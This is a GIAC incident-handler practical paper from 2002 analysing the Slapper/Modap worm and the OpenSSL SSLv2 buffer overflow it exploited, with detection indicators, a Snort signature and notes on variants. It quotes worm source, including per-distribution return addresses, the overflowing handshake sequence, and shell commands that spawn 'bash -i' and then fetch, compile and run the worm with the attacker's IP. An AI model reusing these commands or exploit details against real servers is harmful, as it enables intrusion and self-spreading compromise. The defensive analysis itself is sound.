Global Information Assurance Certification Paper

Support for the Cyber Defense Initiative:

Port 80, 443 and the Slapper/Modap Worm

GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 2.1

Trevor Metzger

December 28, 2002

1. Introduction

In the days before the Internet, a remote attack of a computer system usually consisted of a single malicious source brought against one target system. Thought of as an isolated occurrence defended against by merely disconnecting the modem the target machine was connected to. It was shrugged off as an unusual event performed by an unusually brilliant computer geek. Those simple days are long over. As you will see in this presentation, I will show how technology and cracker's skills have developed over time to where not just one system is compromised but thousands at a time become zombies in an increasingly costly game of social and technological malevolence. We will dissect the latest worm, the Slapper/Modap Worm, in an attempt to understand where we are now in the ever-changing life cycle of malicious code. We will see how this doctrine of malicious code has matured in a few short years so it can easily be altered to exploit the latest vulnerability de Jur and used to launch a worm across the Internet that spreads itself at an alarming rate. We will go into the details of the ports and protocol besieged in the attack. We will see what happens after the initial compromise and lastly how to identify and defend against this worm locally and remotely.

1.1 The Internet Responsibility

The Internet is a complicated and dangerous world. A "World Wide Web" bringing what seems to be unlimited amounts of data to your desktop. Data that we as net citizens have grown to rely upon and trust. E-mail, web browsing, and instantaneous news alerts, are just a few examples of what the Internet has thrust upon us in just a few short years. While the Internet itself is probably the most impressive thing that humanity has built to date, it also comes with some nasty stuff that we're going to have to deal with. Since everyone in the world is now milliseconds away from all of this high and low quality software running on your computers, you face a circus of grave security risks. [(1)]

So how does it work? What brings us all this data we have become so dependant upon? In a nutshell, TCP/IP brings it all to you. TCP/IP is a vast suite of network communication protocols that focus on sending and receiving packets across any network that support the TCP/IP standard. Within TCP/IP are protocols that focus on directing traffic, alerting for errors, keeping time, managing network devices, data sharing (binary and text)… the list goes on and on. So in order to keep the scope of this discussion to a manageable size we will be concentrating on one particular protocol within TCP/IP that focuses on the data sharing aspect, called HTTP and spotlight a specific vulnerability within the secure transport of HTTP over SSL.

1.2 The Flow of Information

All true web activity begins on the client side, when a user starts their browser. The browser begins by loading a home page or any HTML document either from local storage or from a server over a network, such as the Internet. If the server is on the Internet, the client browser first consults a domain name server to translate the home page document server's name, such as www.cnn.com, into an IP address, before sending a request to that server over the Internet. This request and the server's reply is formatted in the HTTP (HyperText Transfer Protocol) standard.[2] If the document is to be encrypted and authenticated for protection, the HTTP protocol is layered on top of SSL to give us HTTPS (HTTPSecured).

2. Targeted Ports

2.1 HTTP

HTTP typically runs over port 80/TCP although it can be configured to use any port. Port 80 is historically one of the most probed ports on the Internet. HTTP is scanned or probed as an initial approach to compromising a system. This first step is essentially a recognizance step for hackers and crackers alike. They find out if you are running a web server, determine if your web server is susceptible to a particular vulnerability and then proceed to launch an attack.

As you can see on the below Top Ten List from InternetStormCenter taken on 11/4/2002, port 80 is a very busy port indeed.









Service Name	Port Number	30 day history	Explanation
netbios-ns	137		
http	**80**		**HTTP Web server**
ms-sql-s	1433		Microsoft SQL Server
netbios-ssn	139		Windows File Sharing Probe
ftp	21		FTP servers typically run on this port
webcache	8080		Frequently used for web servers
microsoft-ds	445		
smtp	25		Mail server listens on this port.
domain	53		Domain name system. Attack against old versions of BIND
socks	1080		proxy/firewall program

Figure 1- Top Ten List from InternetStormCenter 11/4/2002 [19]

HTTP is the network protocol used to deliver virtually all files and other data on the World Wide Web. Usually, HTTP takes place through TCP/IP sockets. HTTP is used to transmit *resources*, not just files. A resource is identified by a URL (it's the R in URL). The most common kind of resource is a file, such as an HTML file, but a resource may also be a dynamically-generated query result, the output of a CGI script, a document that is available in several languages, or something else.[3]

2.2 SSL

HTTP was originally used in the clear on the Internet. However, increased use of HTTP for sensitive applications has required security measures. SSL, and its successor TLS [RFC2246] were designed to provide channel-oriented security. [11] The SSL protocol is not an IETF Standards Track protocol. The Transport Layer Security protocol is the Standards Track protocol that provides SSL v3.0 compatibility features. [12] You may hear the terms SSL and TLS interchangeably.

2.2.1 Protecting the Resources via SSL

The primary goal of the SSL Protocol is to provide privacy and reliability between two communicating applications. The protocol is composed of two layers. At the lowest level, layered on top of some reliable transport protocol (e.g., TCP), is the SSL Record Protocol. The SSL Record Protocol is used for encapsulation of various higher-level protocols. One such encapsulated protocol, the SSL Handshake Protocol, allows the server and client to authenticate each other and to negotiate an encryption algorithm and cryptographic keys before the application protocol transmits or receives its first byte of data. One advantage of SSL is that it is application protocol independent, thus a higher-level protocol, such as HTTP, can layer on top of the SSL Protocol transparently. [4]

2.2.2 OpenSSL

OpenSSL is an open source implementation of the SSL protocol. It is used by a number of projects, including but not restricted to Apache, Sendmail, and Bind. It is commonly found on Linux and Unix based systems.

2.3 HTTP and SSL Services and Applications

The most common applications in use on the Internet, web browsers and web servers, rely on HTTP and SSL. A web browser is an *HTTP client* because it sends requests to an *HTTP server* (web server), which then sends responses back to the client. [2] Some examples of popular web browsers are Internet Explorer, Netscape, and Mozilla.

The two most common web servers on the Internet are Microsoft's IIS Server and the Linux Apache Web Server. The Apache web server has been the most

popular web server on the Internet since April of 1996. The August 2002 Netcraft Web Server Survey found that 63% of the web sites on the Internet are using Apache, thus making it more widely used than all other web servers combined. (5) It has been estimated that less than 10% of these installations have enabled SSL services. (20)

SSL is most often used for online commerce, banking and privacy applications. (20) Other applications that utilize SSL are Bind, cyrus-imapd, sendmail with TLS support, and sslwrap-enabled services.

2.4 SSL Vulnerabilities

On the morning of July 30, 2002, Ben Laurie, a member of the OpenSSL core team, sent an advisory entitled "OpenSSL Security Alert - Remote Buffer Overflows" to a number of Internet mailing lists, including openssl-users and bugtraq. This announcement described the following flaws in OpenSSL:

1. The SSLv2 CLIENT-MASTER-KEY message was being improperly processed by servers. An overlong message could be used to overrun a buffer on the heap. This bug was known to be exploitable.
2. An overlong SSLv3 SessionID value supplied by the server could be used to overrun a buffer on the client.
3. An overlong SSLv3 master key supplied to a server could cause overflow. This bug applied only to beta versions of OpenSSL 0.9.7.
4. Various buffers for ASCII representations of integers were too small on 64 bit platforms.
5. The ASN.1 parser could be confused by supplying it with certain invalid encodings.

The most important of these bugs were (1) and (2). Bug (1) would allow compromise of any OpenSSL server running SSLv2. Bug (2) would allow compromise of any OpenSSL client running SSLv3. The server bug was particularly serious because any attacker could connect directly to a vulnerable server and compromise it, whereas the client bug could only be exploited if the client would be induced to connect to the attacker's server. This is more difficult but by no means impossible. (6) Since the server vulnerability is much more serious and easier to measure we will be discussing it for the rest of this paper.

On July 30th of 2002, the CERT Coordination Center issued a vulnerability warning, VU#102795, and the advisory CA-2002-23, to address this bug.

2.4.1 OpenSSL Vulnerability in detail

Versions of OpenSSL Server prior to 0.9.6e and pre-release version 0.9.7-beta2 contain a remotely exploitable buffer overflow vulnerability.

A buffer overflow is a way of deliberately overloading the recipient software with data too big for it to handle. This causes faulty recipient software to get "confused" and can cause crashes. In some cases the control can be passed to the data used in the attack, thus giving the attacker access to the remote machine to arbitrarily install backdoor software. This is exactly what the Slapper/Modap code does, (detailed below) when exploiting this vulnerability.

In this particular case, the data the client uses to cause the overflow is a larger than expected CLIENT_MASTER_KEY sent during the handshake process (detailed in appendix A) to an SSL server running OpenSSLv2. This specially crafted CLIENT_MASTER_KEY would overwrite the memory space allocated for itself and memory allocated for the next operation: the session ID. Immediately following this bogus key would be arbitrary commands that would be placed directly into the heap and run using the level of permissions granted to the SSL server process.

2.4.2 Systems Affected

Figure 2, taken from the CERT Coordination Center's Vulnerability Note VU#102795, is a list of vendors implementing SSL services and their susceptibility status.

Vendor	Status	Date Updated
Apache	Unknown	9-Aug-2002
Apache-SSL	Unknown	9-Aug-2002
Apple Computer Inc.	Vulnerable	9-Aug-2002
Covalent	Vulnerable	17-Sep-2002
Debian	Vulnerable	9-Aug-2002
Gentoo Linux	Vulnerable	9-Aug-2002
Guardian Digital	Vulnerable	9-Aug-2002
Hewlett-Packard Company	Vulnerable	9-Aug-2002
IBM	Vulnerable	9-Aug-2002
Inktomi Corporation	Not Vulnerable	17-Sep-2002
Juniper Networks	Vulnerable	16-Aug-2002
Lotus Development Corporation	Not Vulnerable	9-Aug-2002
MandrakeSoft	Vulnerable	23-Sep-2002
Microsoft Corporation	Not Vulnerable	26-Sep-2002
NCSA	Unknown	9-Aug-2002
NetBSD	Vulnerable	23-Sep-2002
OpenLDAP	Vulnerable	9-Aug-2002

OpenPKG	Vulnerable	9-Aug-2002
OpenSSL	Vulnerable	30-Jul-2002
Oracle	Vulnerable	9-Aug-2002
Red Hat Inc.	Vulnerable	9-Aug-2002
RSA Security	Vulnerable	13-Sep-2002
Secure Computing Corporation	Vulnerable	30-Sep-2002
SuSE	Vulnerable	23-Sep-2002
Trustix	Vulnerable	9-Aug-2002

Figure 2- Systems Affected

3. The Exploit

3.1 Slapper/Modap Worm in the Wild

On September 13th at 13:55 GMT, Fernando Nunes announced [18] that a worm had compromised his machine via the SSLv2 hole described here. The existence of this worm was independently verified and it was soon dubbed Slapper. [6]

One day later, on September 14th, 2002, the CERT Center released an exploit advisory (CA-2002-27) for a worm that uses the OpenSSL SSLv2 malformed client key remote buffer overflow vulnerability detailed above. This worm has been referred to as the Modap SSL Worm (aka linux.slapper.worm, bugtraq.c worm, Apache/mod_ssl worm). We will refer to this worm as the Slapper/Modap worm for the rest of this paper.

The systems affected are only Linux systems running Apache with mod_ssl accessing SSLv2-enabled OpenSSL 0.9.6d or earlier on Intel x86 architectures. It is worth noting that even though the worm infects Apache through mod_ssl, this is not vulnerability in mod_ssl or Apache, but in the OpenSSL library used by mod_ssl.

This also means that Apache may not be the only service vulnerable to an attack via the SSL bug. Similar exploits may be possible against cyrus-imapd, sendmail with TLS support, or sslwrap-enabled services, although none have been reported at the time of this paper.


By some estimates, there are over one million active OpenSSL installations in the public web. [20] Reports received by the CERT/CC indicate that the Slapper/Modap worm infected thousands of systems. As of the writing of this document, there are currently four known variants of this worm in circulation.

3.2 Exploit Description

The Slapper/Modap worm was created using source code written by contem@efnet. A copy of the source code was sent out to the bugtraq@securityfocus.com list server by dotslash@snosoft.com on Monday September 16, 2002.

The worm's source code is approximately 68.4KBytes in size, and has some similarities with the "I-Worm.Scalper" reported earlier in 2002, which also hit Apache servers through a buffer overflow exploit. (21)

Below is an interesting disclaimer included at the head of the source code:



3.2.1 Choosing a victim

The Slapper/Modap worm scans for potentially vulnerable systems by choosing a randomly generated IP address. The addresses are in the format a.b.x.x, where "a" is selected from an array of 162 possible choices, "b" is a full 1-byte long random choice, and "x.x" are scanned incrementally from "0.0" up to "255.255".

For each random IP address, the worm checks to make sure it doesn't loop back to the local machine so it doesn’t scan itself randomly. [21]

It then tries to connect to TCP port 80 using an invalid HTTP GET request. If the error returned denotes it is from an Apache system, it then checks to see if the Apache version reported in the HTTP header matches a particular version the worm knows is exploitable. If the version is unknown or not reported, the default behavior is to treat the victim as if it is running Red Hat 1.3.26. Here is a list of the known exploitable versions taken directly from the source code:

```
architectures[] = {
        {"Gentoo", "", 0x08086c34},
        {"Debian", "1.3.26", 0x080863cc},
        {"Red-Hat", "1.3.6", 0x080707ec},
        {"Red-Hat", "1.3.9", 0x0808ccc4},
        {"Red-Hat", "1.3.12", 0x0808f614},
        {"Red-Hat", "1.3.12", 0x0809251c},
        {"Red-Hat", "1.3.19", 0x0809af8c},
        {"Red-Hat", "1.3.20", 0x080994d4},
        {"Red-Hat", "1.3.26", 0x08161c14},
        {"Red-Hat", "1.3.23", 0x0808528c},
        {"Red-Hat", "1.3.22", 0x0808400c},
        {"SuSE", "1.3.12", 0x0809f54c},
        {"SuSE", "1.3.17", 0x08099984},
        {"SuSE", "1.3.19", 0x08099ec8},
        {"SuSE", "1.3.20", 0x08099da8},
        {"SuSE", "1.3.23", 0x08086168},
        {"SuSE", "1.3.23", 0x080861c8},
        {"Mandrake", "1.3.14", 0x0809d6c4},
        {"Mandrake", "1.3.19", 0x0809ea98},
        {"Mandrake", "1.3.20", 0x0809e97c},
        {"Mandrake", "1.3.23", 0x08086580},
        {"Slackware", "1.3.26", 0x083d37fc},
        {"Slackware", "1.3.26",0x080b2100}
```

3.2.2 Initiating the attack

Once a worthy host is found, the worm attempts to connect to the SSL service via tcp/443 to start the handshake process and deliver the exploit. If the exploit is successful it will UUENCODE a copy of its source to the victim server, upload it through the hacked connection to the victim server, compile and run it to start the process all over again.

The below snippet taken from the source code is the function that starts the handshake process and creates the buffer overflow. As you can see it is a step-by-step handshake process outlined below in appendix A, except instead of sending a valid CLIENT_MASTER_KEY it overwrites the session ID.

```
send_client_hello(ssl1);
        get_server_hello(ssl1);
        send_client_master_key(ssl1, overwrite_session_id_length,
sizeof(overwrite_session_id_length)-1);
        generate_session_keys(ssl1);
        get_server_verify(ssl1);
        send_client_finished(ssl1);
        get_server_finished(ssl1);
```

From this section of the code we see how the worm opens an XTERM session, creates a shell on the system, sends over the source code in uuencoded form, decodes it on the remote machine, and recompiles it with the GCC compiler present on most Linux machines:

```
writem(sockfd,"TERM=xterm; export TERM=xterm; exec bash -i\n");
        writem(sockfd,"rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq <<
__eof__;\n");

sprintf(rcv,"/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq;gcc -o
/tmp/.bugtraq /tmp/.bugtraq.c -lcrypto;/tmp/.bugtraq %s;exit;\n",localip);
```

As soon as the compiled code is executed and a backdoor is installed for future communication, the remote machine is fully compromised.[14] Once compromised, the victim server will again enter the replication cycle and start scanning for additional hosts to continue the worm's propagation. Figure 3 below steps us through the infection process.




Figure 3 - Infection process

3.2.3 Post Compromise

During the infection process, the attacking host instructs the newly infected victim to initiate traffic on 2002/udp (newer variants have been reported using 1978/udp, 4156/udp or 1812/udp) back to the attacker. Once this communication channel has been established, the infected system becomes part of the Slapper/Modap worm's Distributed Denial of Service (DDoS) network. Infected hosts, called “drones” or “zombies”, can then share information on other infected systems as well as attack instructions.

The worm can also be used for arbitrary command execution and email address retrieval. It also maintains a self-organized hierarchical network structure, in which it keeps track of its children and its parent host, as well as a list of other infected systems and how far away they are.

3.2.4 Port Numbers Used

Local Ports

1. 2002/UDP- This is the worm’s communication port. All control communication generated by the worm will come from port 2002 to port 2002 over UDP. The worm will respond to any properly formatted control communication packets sent to UDP port 2002. Variants of the worm also use 1978/udp, 1812/udp, and 4156/udp .

2. 1080/TCP- This is the port that is used by the worm's internal proxy communication.

Remote Ports

1. 10100/UDP- This port is used if any email addresses are found in mailing list files, the email addresses are sent to port 10100 on the specified address using UDP.

2. 80/TCP- The worm scans for vulnerable Web servers on TCP port 80.

3. 443/TCP- The worm attempts to exploit new servers on TCP port 443.

3.3 How to Identify infected hosts

During the infection process of the "A" variant of the Apache/mod_ssl worm, an encoded version of the worm's source code is placed in /tmp/.uubugtraq. This file is then decoded into /tmp/.bugtraq.c, compiled with gcc, and the executable binary is subsequently stored at /tmp/.bugtraq. More recent variants follow a similar (but not identical) pattern of infection, and leave behind different files. Because all three variants exploit the same system vulnerabilities, it is possible that systems infected with one variant may also become infected with the others. Therefore, presence of any of the following files on Linux systems running Apache with OpenSSL is indicative of compromise.

Variant "A"
- /tmp/.uubugtraq
- /tmp/.bugtraq.c
- /tmp/.bugtraq

Variant "B"
- /tmp/.unlock.c
- /tmp/.update.c

Variant "C"
- /tmp/.cinik
- /tmp/.cinik.c
- /tmp/.cinik.go
- /tmp/.cinik.goecho
- /tmp/.cinik.uu

The probing phase of the attack may show up in web server log as shown in the example below. It is important to note that there may be other causes of such log entries, so the appearance of entries matching (or similar to) these in a web server log should **not** be construed as evidence of compromise. Rather, their presence is indicative that further investigation may be warranted.

Server log example: Initial probe to identify web server software version

GET / HTTP/1.1

Hosts found to be listening for or transmitting data on 1978/udp (variant "C"), 2002/udp (variant "A"), 4156/udp (variant "B"), or 1812/udp (variant “C2”) are also indicative of compromise by the Apache/mod_ssl worm.

In addition to communicating with other infected hosts via 4156/udp, the "B" variant of the Apache/mod_ssl worm creates a backdoor listening on 1052/tcp.

3.3.1 Detecting Slapper/Modap Worm Activity on the Network

Infected systems are readily identifiable on a network by the following traffic characteristics:

- Probing -- Scanning on 80/tcp
- Propagation -- Connections to 443/tcp
- DDoS -- Transmitting or receiving datagrams with both source and destination ports 1978/udp, 2002/udp, or 4156/udp. This traffic is used as a communications channel between infected systems to coordinate attacks on other sites.
- Backdoor ("B" variant only) -- Listening on 1052/tcp.

Additionally, infected hosts that are actively participating in DDoS attacks against other systems may generate unusually high volumes of attack traffic using various protocols (e.g., TCP, UDP, ICMP)

Using a protocol analyzer or an Intrusion Detection System, such as Snort, are great tools in identifying suspicious activity on your network. Below is a copy [10] of a Snort packet dump taken on an infected system:

```
[**] OpenSSL worm attack [**]
09/17-05:37:35.403562 0:0:X:X:5C:D1 -> 0:X:X:8E:31:71 type:0x800
len:0x6F
2xx.2xx.129.96:51878 -> 1xx.2xx.50.18:443 TCP TTL:49 TOS:0x20 ID:12340
IpLen:20 DgmLen:97 DF
***AP*** Seq: 0xB9A41D11  Ack: 0xFC880B6D  Win: 0x1DCE  TcpLen: 32
TCP Options (3) => NOP NOP TS: 163261618 45779777
54 45 52 4D 3D 78 74 65 72 6D 3B 20 65 78 70 6F  TERM=xterm; expo
72 74 20 54 45 52 4D 3D 78 74 65 72 6D 3B 20 65  rt TERM=xterm; e
78 65 63 20 62 61 73 68 20 2D 69 0A 0A           xec bash -i..
```

Note the destination port of **443** and the first command we see in the raw data portion of the sniff is an xterm session creation and an **exec bash –i** to create an interactive shell on the remote server.

The following Snort signature has been created and posted on Neohapsis.com to detect the command channel transactions of the Slapper/Modap worm:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS https (msg:"OpenSSL worm attack"; flags:A+; content:"export TERM=xterm\; exec bash -i"; nocase;sid:9999998; classtype:web-application-attack; rev:1 ;reference:url,www.cert.org/advisories/CA-2002-27.html;) [9]

Reports to the CERT/CC indicate that the high volume of 1978/udp, 1812/udp, 2002/udp, or 4156/udp traffic generated between hosts infected with the Slapper/Modap worm may itself lead to performance issues (including possible denial-of-service conditions) on networks with infected hosts. Furthermore, since repairing an infected host does not remove its IP address from the Slapper/Modap worm's Peer-to-Peer network, sites that have had hosts infected with the Slapper/Modap worm and subsequently patched them may continue to see significant levels of 1978/udp, 1812/udp, 2002/udp, or 4156/udp traffic directed at those formerly infected systems.

3.3.2 Remote detection of vulnerable OpenSSL versions tool

The Computer Emergency Response Team located at the Computing Center (RUS) of the University of Stuttgart, Germany (RUS-CERT) has developed a tool to remotely detect vulnerable OpenSSL implementations.

Even though an administrator may have updated their OpenSSL software to 0.9.6e or newer the folks at the RUS-CERT believe there are several reasons you may need to fully test each systems merit:

1. Vendors might use OpenSSL to implement SSL services, but do not publicize it. Consequently, administrators might not know that they need to update because they don't know what's running on their machines.
2. Human error might leave systems vulnerable (e.g. people forget to restart services after applying patches, or are distracted and miss a machine).
3. Other SSL implementations might have similar bugs that need to be fully tested.
4. Vendor upgrades often do not alter the version number, and there is no easy way to check if a patched version is running.
5. Vendor patches sometimes do not eliminate the vulnerability.

Thus, the RUS-CERT concludes, independent regression testing is a necessary evil.

You can download a copy of the C source code here: http://cert.uni-stuttgart.de/advisories/openssl-sslv2-master/openssl-sslv2-master.c

3.4 Variants

3.4.1 Scalper

The Slapper/Modap's basic theory of operation is similar to the first widespread web worm, Code Red. Code Red infected more than 350 thousand websites running Microsoft IIS in July 2001. [20]

The Slapper/Modap worm is heavily based on the code-base of the Apache Scalper worm, which was found in June 2002. The core architecture of the Slapper/Modap worm is, in essence, the Scalper worm with a few structural and source code modifications. The major difference between the Scalper worm and Slapper/Modap is that Slapper/Modap propagates by exploiting the OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability, while the Scalper worm exploits the Apache chunked encoding vulnerability discovered in June 2002 using code based on the Gobbles exploit demo code. It then includes the Peer-to-Peer UDP Distributed (PUD) DDoS code to allow an attacker to send commands to the infected system.

3.4.2 SlapperII

The newer SlapperII worm family includes the Kaiten IRCbot code instead to have the infected hosts join an IRC channel by which they can be sent commands.

3.4.3 Slapper.B (cinik.c), Slapper.C and Slapper.C2

The latest variants of the original Slapper.A (Modap) worm use different UDP ports to communicate with other infected servers, and have different names from the original worm. While Slapper.A uses the name "bugtraq" and relies on UDP port 2002, Slapper.B is called "cinik" and uses UDP port 1978. The Cinik worm also differs from the Slapper/Modap worm by e-mailing system information, such as the IP address and processor type of compromised systems, to a Yahoo email address. (This address has since been removed from Yahoo). No other changes where made. [15]

You can download a copy of the Cinik worm C code from Packet Storm:
http://packetstormsecurity.nl/UNIX/misc/cinik.tgz

The Slapper.C is named "unlock" and uses port 4156, according to an advisory published by F-Secure. [16]

A modification of the Cinik variant (Slapper.C) known as Slapper.C2 has been found. The only differences are some fixes of bugs introduced by the author in the original Slapper.C and it uses a different port, 1812. This variant of the worm was almost as active as the first version of Slapper, which reached the peak of around 2000 active infected hosts simultaneously on its Peer-to-Peer network. [20]

Figure 4 below is a Scalper and Slapper/Modap worm genealogy taken from the Internet Storm Center on November 20, 2002. [17]

